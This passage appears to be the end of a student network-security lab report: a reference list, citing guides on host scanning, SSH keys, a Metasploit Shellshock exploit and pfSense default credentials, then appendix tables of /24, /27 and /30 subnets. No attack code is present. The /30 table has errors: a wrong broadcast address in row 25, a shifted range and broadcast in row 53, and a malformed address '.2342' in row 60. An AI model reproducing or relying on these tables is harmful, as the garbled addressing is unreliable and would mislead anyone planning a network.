Understanding nmap .arp-scan and netdiscover tools in linux (Author Jubril Edum May 9 ,2023)https://jubriledun.hashnode.dev/understanding-nmap-arp-scan-and-netdiscover-tools-in-linux#heading-netdiscover(Accessed 10th of December 2024).

Ssh Authentication:

(Author :Arron Patton) , (Jan 20,2020)https://medium.com/stuff-ive-done/add-ssh-with-public-key-authentication-on-kali-ac0fc8f184bc (Accessed 4st of December 2023).

Shellshock for Metasploit:

(Author: drd_.Jul26,2018-Aug 3 ,2018) https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/ (Accessed 11th of December 2024).

Sense firewall credentials:

(Netgate Docs)https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html (Accessed 12th of December 2024).

Appendixes

Appendix A-Subnet calculations

24/ Subnets

Subnet mask: 255.255.255.0

ID	Network IP	Subnet Address Range	Broadcast Address
0	13.13.13.0	13.13.13.1- 13.13.13.254	13.13.13.255
1	172.16.221.0	172.16.221.1- 172.16.221.254	172.16.221.255

0	**0 (default)**	**2^8 - 2 = 254**	**255.255.255.0**	**/24**

254 usable hosts

Subnet Table /27

3	**2^3 = 8**	**2^5 - 2 = 30**	**255.255.255.224**	**/27**

Network - 192.168.0.0

30 usable hosts

Subnet Mask: 255.255.255.224

ID	Network IP	Subnet Address Range	Broadcast Address
0	192.168.0.0	192.168.0.1 - 192.168.0.30	192.168.0.31
1	192.168.0.32	192.168.0.33 - 192.168.0.62	192.168.0.63
2	192.168.0.64	192.168.0.65 - 192.168.0.94	192.168.0.95
3	192.168.0.96	192.168.0.97 - 192.168.0.126	192.168.0.127
4	192.168.0.128	192.168.0.129 - 192.168.0.158	192.168.0.159
5	192.168.0.160	192.168.0.161 - 192.168.0.190	192.168.0.191

6	192.168.0.192	192.168.0.193 - 192.168.0.222	192.168.0.223
7	192.168.0.224	192.168.0.225 - 192.168.0.254	192.168.0.255

Based on this subnet table we now have a better understanding of the Network IP and in row 6 showcases the total usable Ip addresses.

30/Subnets

Only 2 available hosts per subnet

6	$2^6 = 64$	$2^2 - 2 = 2$	255.255.255.252	/30

Subnet Mask : 255.255.255.252

ID	Network IP	Subnet Address Range	Broadcast Address
0	192.168.0.0	192.168.0.1 - 192.168.0.2	192.168.0.3
1	192.168.0.4	192.168.0.5- 192.168.0.6	192.168.0.7
2	192.168.0.8	192.168.0.9- 192.168.0.10	192.168.0.11
3	192.168.0.12	192.168.0.13 - 192.168.0.14	192.168.0.15
4	192.168.0.16	192.168.0.17 - 192.168.0.18	192.168.0.19
5	192.168.0.20	192.168.0.21- 192.168.0.22	192.168.0.23
6	192.168.0.24	192.168.0.25- 192.168.0.26	192.168.0.27
7	192.168.0.28	192.168.0.29 - 192.168.0.30	192.168.0.31
8	192.168.0.32	192.168.0.33- 192.168.0.34	192.168.0.35
9	192.168.0.36	192.168.0.37- 192.168.0.38	192.168.0.39
10	192.168.0.40	192.168.0.41- 192.168.0.42	192.168.0.43
11	192.168.0.44	192.168.0.45- 192.168.0.46	192.168.0.47
12	192.168.0.48	192.168.0.49- 192.168.0.50	192.168.0.51
13	192.168.0.52	192.168.0.53- 192.168.0.54	192.168.0.55
14	192.168.0.56	192.168.0.57- 192.168.0.58	192.168.0.59

15	192.168.0.60	192.168.0.61- 192.168.0.62	192.168.0.63
16	192.168.0.64	192.168.0.65- 192.168.0.66	192.168.0.67
17	192.168.0.68	192.168.0.69- 192.168.0.70	192.168.0.71
18	192.168.0.72	192.168.0.73- 192.168.0.74	192.168.0.75
19	192.168.0.76	192.168.0.77- 192.168.0.78	192.168.0.79
20	192.168.0.80	192.168.0.81- 192.168.0.82	192.168.0.83
21	192.168.0.84	192.168.0.85- 192.168.0.86	192.168.0.87
22	192.168.0.88	192.168.0.89- 192.168.0.90	192.168.0.91
23	192.168.0.92	192.168.0.93- 192.168.0.94	192.168.0.95
24	192.168.0.96	192.168.0.97- 192.168.0.98	192.168.0.99
25	192.168.0.100	192.168.0.101- 192.168.0.102	192.168.0.104
26	192.168.0.104	192.168.0.105- 192.168.0.106	192.168.0.107
27	192.168.0.108	192.168.0.109- 192.168.0.110	192.168.0.111
28	192.168.0.112	192.168.0.113- 192.168.0.114	192.168.0.115
29	192.168.0.116	192.168.0.117- 192.168.0.118	192.168.0.119
30	192.168.0.120	192.168.0.121- 192.168.0.122	192.168.0.123
31	192.168.0.124	192.168.0.125- 192.168.0.126	192.168.0.127
32	192.168.0.128	192.168.0.129- 192.168.0.130	192.168.0.131
33	192.168.0.132	192.168.0.133- 192.168.0.134	192.168.0.135
34	192.168.0.136	192.168.0.137- 192.168.0.138	192.168.0.139
35	192.168.0.140	192.168.0.141- 192.168.0.142	192.168.0.143
36	192.168.0.144	192.168.0.145- 192.168.0.146	192.168.0.147
37	192.168.0.148	192.168.0.149- 192.168.0.150	192.168.0.151
38	192.168.0.152	192.168.0.153- 192.168.0.154	192.168.0.155

39	192.168.0.156	192.168.0.157- 192.168.0.158	192.168.0.159
40	192.168.0.160	192.168.0.161- 192.168.0.162	192.168.0.163
41	192.168.0.164	192.168.0.165- 192.168.0.166	192.168.0.167
42	192.168.0.168	192.168.0.169- 192.168.0.170	192.168.0.171
43	192.168.0.172	192.168.0.173- 192.168.0.174	192.168.0.175
44	192.168.0.176	192.168.0.177- 192.168.0.178	192.168.0.179
45	192.168.0.180	192.168.0.181- 192.168.0.182	192.168.0.183
46	192.168.0.184	192.168.0.185- 192.168.0.186	192.168.0.187
47	192.168.0.188	192.168.0.189- 192.168.0.190	192.168.0.191
48	192.168.0.192	192.168.0.193- 192.168.0.194	192.168.0.195
49	192.168.0.196	192.168.0.197- 192.168.0.198	192.168.0.199
50	192.168.0.200	192.168.0.201- 192.168.0.202	192.168.0.203
51	192.168.0.204	192.168.0.205- 192.168.0.206	192.168.0.207
52	192.168.0.208	192.168.0.209- 192.168.0.210	192.168.0.211
53	192.168.0.212	192.168.0.214- 192.168.0.215	192.168.0.216
54	192.168.0.216	192.168.0.217- 192.168.0.218	192.168.0.219
55	192.168.0.220	192.168.0.221- 192.168.0.222	192.168.0.223
56	192.168.0.224	192.168.0.225- 192.168.0.226	192.168.0.227
57	192.168.0.228	192.168.0.229- 192.168.0.230	192.168.0.231
58	192.168.0.232	192.168.0.233- 192.168.0.234	192.168.0.235
59	192.168.0.236	192.168.0.237- 192.168.0.238	192.168.0.239
60	192.168.0.240	192.168.0.241- 192.168.0.2342	192.168.0.243
61	192.168.0.244	192.168.0.245- 192.168.0.246	192.168.0.247
62	192.168.0.248	192.168.0.249- 192.168.0.250	192.168.0.251

63	192.168.0.252	192.168.0.253- 192.168.0.254	192.168.0.255